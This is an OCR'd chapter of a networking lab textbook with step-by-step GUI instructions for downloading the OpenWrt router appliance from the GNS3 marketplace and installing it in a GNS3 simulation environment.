


Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 4

Installing an OpenWRT Router in GNS3

MATHEW J. HEATH VAN HORN, PHD

OpenWrt (Open Wireless Router) is an open-source router software developed by Linksys. This free software best mimics the typical home router found in most residences. Home routers typically encompass a router, switch, firewall, and modem all into one device. Since most people are familiar with home routers, we thought it best to start with a home router.

LEARNING OBJECTIVES

- Successfully download, install, and run OpenWrt in a GNS3 environment

PREREQUISITES

- Chapter 2 – Setting up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- GNS3 Documentation – https://docs.gns3.com/docs
- OpenWrt Download – https://openwrt.org/downloads
- OpenWrt Documentation – https://openwrt.org/docs/start

CONTRIBUTORS AND TESTERS

- Enzo Gonzalez

Phase I – Installing OpenWrt

This is an abbreviated installation walkthrough. This lab is used to support other labs in this text. This portion

covers the download and installation of OpenWrt in the GNS3 environment. This lab is very similar to Chapter 3 – Installing a MikroTik router.




Figure 9 – OpenWrt appears in the router appliance menu

1. Visit https://www.gns3.com/marketplace/appliances and log in




Figure 1 – Downloading OpenWrt

2. Go to Marketplace
3. Select Appliances on the left
4. Search for OpenWrt
5. Click on the OpenWrt Appliance (**NOT** the OpenWrt Realview) and then click the ***download*** button




Figure 2 – Download OpenWrt

6. On the same download screen, scroll down to download the most recent image file. Once downloaded, unzip it




Figure 3 – Unzip the OpenWrt file

7. Start the GNS3 Workspace. Once the lights are green, select ***File*** → ***Import Appliance***




Figure 4 – Import the OpenWrt appliance

8. Select the OpenWrt appliance you downloaded earlier and select ***open***




Figure 5 – Select the OpenWrt appliance

9. Install the appliance on the GNS3 VM. Use the default Qemu Settings




Figure 6 – Install the OpenWrt appliance

10. Select the ***Missing Files*** for the version of OpenWrt you downloaded earlier, and select ***Import***




Figure 7 – Select the missing files and open them

11. Select the image file you unzipped earlier and click ***Open***

12. It should now read 'Ready to install. ' Click on the file and click ***Next***




Figure 8 – Finish the install

13. Once it finishes, it will appear in the router appliance menu

